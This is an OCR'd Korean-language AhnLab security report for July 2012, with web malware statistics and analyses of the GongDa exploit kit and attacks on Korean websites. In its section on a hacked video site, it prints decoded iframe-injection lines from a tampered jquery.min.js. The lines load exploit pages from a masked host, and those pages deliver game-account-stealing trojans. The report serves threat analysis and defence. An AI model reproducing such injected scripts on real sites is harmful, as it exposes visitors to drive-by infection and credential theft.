
웹 보안 동향

웹 보안 통계

웹 사이트 악성 코드 동향

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2012년 7월 악성코드를 배포하는 웹 사이트를 차단한 건수는 총 7940건이었다. 악성코드 유형은 총 398종, 악성코드가 발견된 도메인은 211개, 악성코드가 발견된 URL은 831개였다. 이는 2012년 6월과 비교할 때 전반적으로 감소하였으나, 악성코드가 발견된 URL은 증가한 수치이다.

악성코드 배포 URL 차단 건수



악성코드 유형

악성코드가 발견된 도메인

악성코드가 발견된 URL

Graph




표 3-1 | 2012년 7월 웹 사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2012년 7월 악성코드 배포 웹 사이트 URL 접근에 대한 차단 건수는 지난달 9850건에 비해 20% 감소한 7940건이었다.




그림 3-1 | 월별 악성코드 배포 URL 차단 건수 변화 추이

월별 악성코드 유형

2012년 7월의 악성코드 유형은 전달의 409건에 비해 3% 줄어든 398건이었다.




그림 3-2 | 월별 악성코드 유형 수 변화 추이

월별 악성코드가 발견된 도메인

2012년 7월 악성코드가 발견된 도메인은 211건으로 2012년 6월의 241건에 비해 12% 감소했다.




그림 3-3 | 월별 악성코드가 발견된 도메인 수 변화 추이

월별 악성코드가 발견된 URL

2012년 7월 악성코드가 발견된 URL은 전월의 792건에 비해 5% 증가한 831건이었다.




그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이

악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 트로이목마가 3765건/47.4%로 가장 많았고, 드롭퍼가 1105/13.9%인 것으로 조사됐다.

유형	건수	비율
TROJAN	3,765	47.4%
DROPPER	1,105	13.9%
ADWARE	541	6.8%
DOWNLOADER	504	6.3%
APPCARE	327	4.1%
Win32/VIRUT	45	0.6%
JOKE	22	0.3%
SPYWARE	12	0.2%
ETC	1,619	20.4%
TOTAL	7,940	100.0%

표 3-2 | 악성코드 유형별 배포 수




그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서 Trojan/Win32.Agent가 883건으로 가장 많았고 Trojan/Win32.Agent등 5건이 새로 등장하였다.

순위	등락	악성코드명	건수	비율
1	NEW	Trojan/Win32.Agent	883	23.1%
2	NEW	Dropper/Win32.Banki	497	13.0%
3	NEW	Trojan/Win32.ADH	434	11.3%
4	▲5	Trojan/Win32.SendMail	364	9.5%
5	▲1	Downloader/Win32.Korad	360	9.4%
6	▼2	Trojan/Win32.HDC	329	8.6%
7	—	ALS/Bursted	303	7.9%
8	▼3	ALS/Qfas	273	7.2%
9	NEW	Win-Adware/Shortcut.INBEE.sungindang.505856	195	5.1%
10	NEW	Dropper/Win32.Mudrop	189	4.9%
		TOTAL	3,827	100.0 %

표 3-3 | 악성코드 대표진단명 최다 20건

02 웹 보안 이슈

웹 보안 동향

2012년 7월 침해 사이트 현황




그림 3-6 | 2012년 월별 침해 사이트 현황

[그림 3-6]은 악성코드 유포를 목적으로 하는 침해 사고가 발생했던 사이트들의 월별 현황으로, 7월은 6월에 비해 소폭 하락했다.

침해 사이트를 통해서 유포된 악성코드 최다 10건

[표 3-4]는 7월 한 달 동안 가장 많은 사이트를 통해서 유포되었던 악성코드 최다 20건이다.

1위를 차지한 Win-Trojan/Agent.168960.GN(이하 Agent.168960.GN)는 20개의 국내 사이트를 통해 유포되었다.

순위	악성코드명	건수
1	**Win-Trojan/Agent.168960.GN**	**20**
2	Win-Trojan/Onlinegamehack.183296.G	19
3	Dropper/Onlinegamehack.177152.C	19
4	Dropper/Win32.OnlineGameHack	18
5	Win-Trojan/Onlinegamehack.168960.X	18
6	Win-Trojan/Onlinegamehack135.Gen	18
7	Win-Trojan/Onlinegamehack.182784.H	17
8	Dropper/Onlinegamehack.181248.B	17
9	Win-Trojan/Onlinegamehack.168960.Z	17
10	Trojan/Win32.OnlineGameHack	17

표 3-4 |침해 사이트를 통해서 유포된 악성코드 최다 10건

1위인 Agent.168960.GN이 유포되었던 20개의 사이트와 전월에 1위였던 Trojan/Win32.OnlineGameHack가 유포되었던 24개의 사이트에 대해서 중복 여부를 비교해 보았다. 그 결과 상당수의 사이트가 동일하였고 중복된 사이트들 중에는 언론사 사이트가 대다수였고 해당 사이트들을 통해서 유포되었던 악성 스크립트와 트로이목마의 구조는 전월 동향에서 살펴보았던 것과 같다.

GongDa Pack의 스크립트 악성코드 증가

ASEC은 2012년 5월 월간 〈안〉을 통해 공다 팩(GongDa Pack)으로 명명된 중국에서 제작된 웹 익스플로잇 툴 킷(Web Exploit Toolkit)에 대한 상세한 분석 정보에 대해 설명했다.

〈2012-05-08 'GongDa'의 무차별 웹 공격이 시작됐다〉

공다 팩이라는 해당 웹 익스플로잇 툴킷의 스크립트 악성코드는 다양한 일반 애플리케이션들의 취약점을 악용하여 온라인 게임 관련 개인정보들을 탈취하는 악성코드 유포가 목적이다. 이러한 공다 팩에서 사용되는 스크립트 악성코드가 최근 몇 주 사이 지속적으로 발견되고 있으며, 업데이트된 공다 팩 변형에 의해 유포되는 것으로 확인되었다.

2012년 5월에 처음 발견된 공다 팩에서 사용되는 스크립트 악성코드는 버전이 'JSXX 0.41' 로 표기됐으나, 최근에 다시 발견되고 있는 스크립트 악성코드들은 [그림 3-7]처럼 'JSXX 0.44' 로 표기되어 있다.

그림 3-7 | 공다 팩에 악용되는 스크립트 파일

공다 팩과 같은 웹 익스플로잇 툴킷들은 어도비 플래시나 자바와 같은 일반 애플리케이션들의 취약점을 악용하여 다른 악성코드들의 감염을 시도한다는 점이 특징이다. 그러므로, 운영체계를 포함해 자주 사용하는 애플리케이션들의 취약점을 제거할 수 있는 보안 패치들을 주기적으로

설치하는 것이 중요하다.

〈V3 제품군의 진단명〉
– HTML/Downloader

〈TrusGuard 진단명〉
– pack_malicious_gongda(HTTP)
– pack_malicious_gongda–2(HTTP)

해킹된 동영상 사이트를 통한 악성코드 유포

국내 사이트를 모니터링하는 과정에서 해킹된 동영상 사이트로부터 악성코드가 유포된 것이 발견되었다. 악성코드 유포는 취약한 사이트를 해킹한 후 해당 웹 페이지에 악성 링크를 삽입하는 것으로부터 시작되며 공격자들은 대부분 코드를 난독화하고 자동화 툴을 사용한다.

하지만, 공격자가 난독화시키는 스크립트 패턴이 대부분 유사하기 때문에 주의를 기울이면 페이지에 삽입된 악성 링크를 쉽게 찾아서 제거할 수 있다. 공격자들은 삽입된 스크립트를 쉽게 찾지 못하도록 정상 코드인 것처럼 보이는 패턴을 삽입한다.

[그림 3–8]은 해킹된 동영상 사이트의 jquery.min.js 파일에 삽입된 악성 링크의 난독화된 코드이다.




그림 3–8 | 난독화된 악성 링크

[그림 3–8]을 보면 삽입된 악성 링크는 function jqueryMain(a) 부분부터 시작하는데, 악성 유무를 구분하기 어렵도록 jquery.min.js의 파일명과 유사한 함수명을 사용한다. Function(jqueryMain())에는 탭과 스페이스 키를 사용하여 빈 공간처럼 위장한 악성 링크의 메인 코드가 존재한다.

그림 3–9 | 탭과 스페이스 키로 구성된 메인 코드

[그림 3–9]의 난독화된 코드를 풀면 아래처럼 특정 URL에서 ******s.html을 다운로드하도록 되어 있는 것을 알 수 있다.

1) 'document.write('〈'+'i'+'f'+'ra'+'m'+'e'+' frameborder=0 src=http://g*******ox.com/home/join/******s.html width=100 height=1 scrolling=no〉〈/'+'i'+'f'+'ra'+'m'+'e〉');'

다운로드된 ******s.html은 CVE–2012–0507 취약점을 사용하며 파일 내부에 최종적으로 실행할 악성코드가 Hex 문자열로 존재한다.

그림 3–10 | ******s.html에 존재하는 실행 파일

2) 'document.write('〈iframe frameborder=0 src=http://g*********ox.com/home/join/*******f.html width=100 height=1 scrolling=no〉〈/iframe〉');'

*******f.html는 CVE–2012–1875 취약점을 사용하여 zoad.gif를 다운로드 후 실행한다. zoad.gif는 ws2help.dll을 교체하는 온라인 게임핵 악성코드이다.




그림 3–11 | *******f.html에 존재하는 Shellcode

〈V3 제품군의 진단명〉
– Win–Trojan/Small.57536(진단 버전 : 2012.07.06.04)
– Win–Trojan/Onlinegamehack.125108(진단 버전 : 2012.07.06.04)
– Trojan/Win32.AVKiller(진단 버전 : 2012.07.04.05)
– Win–Trojan/Onlinegamehack.42669(진단 버전 : 2012.07.06.04)

XML 코어 서비스 취약점 악용으로 온라인 게임 악성코드 유포

ASEC은 6월 26일 마이크로소프트(Microsoft)의 XML 코어 서비스 취약점(CVE–2012–1889)을 악용한 공격 형태가 증가하고 있다고 안내한 바 있다. 그리고 6월 28에는 해당 공격이 변형된 형태로 취약한 웹 사이트를 중심으로 유포되고 있다고 전했다.

그리고 다시 제로데이(Zero–Day, 0–Day) 취약점이었던 XML 코어 서비스 취약점 악용 형태가 6월 30일과 7월 1일 이틀 사이 국내의 취약한 웹 사이트들을 대상으로 유포되고 있는 것이 발견되었다. 해당 스크립트 악성코드는 아래 이미지와 같은 형태이며, 이제까지 발견된 것과는 다르게 난독화 정도가 심하다.




그림 3–12 | XML 코어 서비스 취약점 악용 스크립트

이 악성코드는 최소 36개 이상의 온라인 게임 정보를 탈취하기 위한 악성코드 변형들을 유포하기 위해 제작되었다. 해당 악성코드의 제작자들은 [그림 3-13]과 같은 툴을 이용하여 자신들이 제작한 악성코드들이 정상적으로 유포 중인지 확인하고 있었다.

그림 3-13 | 악성코드 유포 현황 검증 툴

이 툴은 악성코드 제작자들이 악성코드 유포를 위해 해킹한 시스템의 도메인 주소들을 입력해 검색하면 [그림 3-13]과 같이 3회에 걸쳐 파일이 정상적으로 존재하는지 그리고 유포가 가능한지 확인할 수 있다.

이러한 툴이 제작되어 사용되고 있다는 것으로 미루어 악성코드 제작자들은 실시간으로 유포 중인 악성코드들의 상태를 확인하고, 하나의 유포 경로가 차단되었을 경우 다른 유포지를 가동시키기 위한 전략의 자동화를 위해 제작한 것으로 판단된다.

〈V3 제품군의 진단명〉

- JS/Agent
- Win-Trojan/Hupe.Gen
- Dropper/Hupe.Gen
- Win-Trojan/Onlinegamehack(변형들)
- Win-Trojan/Agent(변형들)

〈TrusGuard 탐지명〉

- http_obfuscated_javascript_fromcharcode

ASEC REPORT CONTRIBUTORS

집필진	책임연구원	정 관 진
	선임연구원	안 창 용
	선임연구원	이 도 현
	선임연구원	장 영 준
	주임연구원	문 영 조
	연구원	강 민 철
	연구원	김 재 홍
참여연구원	ASEC 연구원 SiteGuard 연구원	
편집장	선임연구원	안 형 봉
편집인	안랩 세일즈마케팅팀	
디자인	안랩 UX디자인팀	
감수	전 무	조 시 행
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901	

AhnLab